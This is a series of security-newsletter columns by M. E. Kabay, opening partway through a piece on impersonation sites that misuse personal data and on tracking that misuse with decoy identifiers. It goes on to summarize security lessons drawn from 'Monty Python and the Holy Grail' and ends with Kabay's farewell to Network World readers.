In terms of response to complaints, you will have to continue being prepared to respond, basically, "Caveat emptor" (buyer beware). You can prepare general texts regretting (and repudiating) the impression that your organization has violated any privacy policy and explaining that anyone entering data on _*any*_ Web site would do well to examine the local privacy policy for clarification of what degree of protection is offered for PII. If the privacy terms seem too loose, privacy-conscious individuals may decide to skip using those Web sites; instead, they can look for safer, more trustworthy alternatives that provide the same access to the desired information.

As mentioned above, an additional and probably intractable problem is that not everyone who uses your name and your logo necessarily has any business relationship with your organization at all. Phishing (using fake e-mail that looks like legitimate messages from well-known organizations) and pharming (using fake Web pages that look like legitimate Web sites belonging to well-known organizations), for example, are based on impersonation of business entities. Someone could easily use your organization's name and logo on a form claiming to be related to providing information about your organization, products, services or programs – and then simply use the collected PII for their own purposes. Failure to send the victim the requested information reflects badly on your perfectly innocent and unknowing organization; selling the PII to spammers makes you look terrible. And what are you going to do about it?

If someone is abusing your trademark or your servicemark, you can sue them for misappropriation – if you can find them. With fraudulent Web sites appearing and disappearing with lifetimes measured in hours or days, it is going to be hard to locate the criminals who are ruining your reputation. Going after the service providers is going to be tough because many jurisdictions have laws protecting Internet Service Providers, including some Web hosting

services, from legal liability if they pay no attention to the content of what their clients are putting on the Web. From a practical perspective, what can a CISO do to stop this kind of abuse?

In practice, your organization can hope to obtain redress only from responsible, stable firms with which you have signed contracts. Such firms will care about their own reputation as well as yours and will respond to both notification of abuse and the possibility of legal pressure. Criminals, however, are out of your control, especially if there are international boundaries in the way. The chances of getting any response, let alone cooperation, from law enforcement agencies in many parts of the world where criminals abuse the Internet are virtually nil.

Readers concerned with measuring the extent of the PII-violation problem for their corporate identity may want to institute a systematic program of regularly scanning the Web using search engines. In addition, you can test third-party sites that mention your corporate name or claim to be offering managed marketing information by using a list of fake unique identifiers (M. F. Kabay, M. Q. Kabaye, N. B. Kabbay . . .) and their corresponding one-time use e-mail addresses (mfkabay@<$string1>.com, mqkabaye@<$string1>.com, nbkabbay@<$string1>.com . . .). The unique identifiers can be assigned to the specific Web pages under test and recorded in a list, a spreadsheet, or a database for later reference. Any e-mail to a test address originating from an organization other than the managers of the place where the unique identifier was originally used indicates potential abuse or violation of contracts. Similarly, filling out a form that claims to be sending people information about your organization but finding that you never receive a response tells you that there's something fishy about the site. If there are many test names and one-time e-mail addresses, you can consolidate the traffic for the compliance officer by having all e-mail that is sent to the test addresses auto-forwarded to a single mailbox for easier analysis.

It's not going to be easy, but at least you can put your privacy-protection measures in place before you face a major PII disaster. Keep your eyes open, follow up on abuse of your corporate identity, and make your own policies clear and effective.

I wish I had something better to offer, but that's about it for now.

Jason Holloway's Holy Grail

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

And now for something completely different! < http://www.dvdempire.com/Exec/v4_item.asp?item_id=693508&searchID=215951 >

In 1993 I published a column entitled, "Velocihackers and Tyrannosaurus superior" < http://www.mekabay.com/infosecmgmt/velocihackers.pdf > in the paper version of _Network World_. The article caused considerable amusement because it analyzed the popular movie "Jurassic Park" < http://www.imdb.com/find?s=tt&q=jurassic+park&x=0&y=0 > from an information security perspective.

I'm delighted to report that Jason Holloway, Vice-President of Marketing of the security firm ExaProtect < http://www.exaprotect.com/ > has published an amusing security analysis based on "Monty Python and the Holy Grail." < http://www.secureit-online.com/resourceitem.php?Resourceid=83 >

The film follows a bizarre rendition of King Arthur ("Son of Uther Pendragon") and the Knights of the Round Table (and Patsy) as they roam about Britain (knocking coconuts together as sound effects to make up for the lack of horses) seeking the Holy Grail (including in a castle occupied by French soldiers who inform him that Arthur's mother was a hamster and his father smelt of elderberries). But I digress.

Mr Holloway makes the following points from his analysis of events in the movie.

1. Build security on secure foundations (unlike Prince Herbert's father who built his castle in a swamp).
2. Use security information and event management (SIEM) to avoid being overwhelmed, as by the Knights Who Say "Ni!"
3. Avoid false positives, as when Sir Lancelot rushes off to Swamp Castle to rescue – Prince Herbert.
4. Beware the presumption of causation based on correlation, as when Sir Bedevere tests a woman accused of being a witch by claiming that she would weigh as much as a duck – and thus be made of wood.
5. Be sure to store log files so that you can interpret current security alerts in the light of data – unlike the Knights' focus on the incomplete record left by Joseph of Arimathea about the Castle of aaaaaaaarrrrrrgggghhhhh.
6. Remain flexible in setting and adapting policies – unlike the Black Knight who repeats "None shall pass" regardless of circumstance.

I urge all Monty Python nuts^H^H^H^Hfans to enjoy Mr Holloway's excellent essay.

Vale Atque Ave

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Well, it's been a good run.

Network World has decided to shut down the Security Strategies newsletter, so after writing and posting over 1200 articles< http://www.mekabay.com/nwss/ > here over the last 11 years since February 2000, I must say farewell – but not forever.

I've made a point of treating the column as an educational venture rather than a news source; apparently the idea worked, since we went from 16,000 subscribers in 2000 to over 55,000 some years ago. Another idea, strongly supported by the editors – first Jeff Caruso, then Ryan Francis, both of whom have been wonderful colleagues and friends – was to invite others to submit articles for publication. Since I've been editing technical work since 1970, the combination of researching and writing my own stuff plus being able to edit colleagues (and students') material has been a real treat for me. As far as we can determine, readers liked the combination too.

With the exception of a celebrated recent goof earlier this year – that we avoid providing URLs for – that led to making "kabay idiot" a popular term in search engines <grin>, we've avoided scandal and bloopers quite successfully over the years. I put this record down to excellent editorial supervision and the practice of (usually) checking with anyone about which we were writing before publishing articles. Articles were almost never published with any deadline; we just worked on them until they seemed ready.

Another feature of the column was that I made it a stylistic point to provide references for pretty well any substantive assertion, whether written by me or by guest authors. The goal of such references was to ensure that readers could (a) learn more about a subject and (b) see for themselves if they agreed with the author(s)' analysis or summary.

I also liked puns and tried to make the titles as punny and funny as possible – sometimes to the distress of the editors. Trying to sneak these by was always fun for me but possibly less fun for the people trying to satisfy their managers. Sorry, guys, for any hassles I caused you!

In Rome, 2000 years ago, people would say "Ave" as the equivalent of "Hello" and "Vale" for "Farewell." "Ave atque vale" was written by Catullus< http://www.negenborn.net/catullus/about_cat.htm > in a valedictory poem< http://www.poetryintranslation.com/PITBR/Latin/Catullus.htm#_Toc531846828 > on the death of his brother: he wished his brother eternal greetings and best wishes.

My new home is called "InfoSec Perception"< http://www.infosecreviews.com/ perception > and is being run by the nice folks at InfoSec Reviews< http://www.infosecreviews.com/ > in England. Except for having to switch to UK spelling (not hard for a former Canadian), the content will be in exactly the same style as what you have become used to here.

Sincere thanks to all of you for your support, and vale atque ave!

* * *
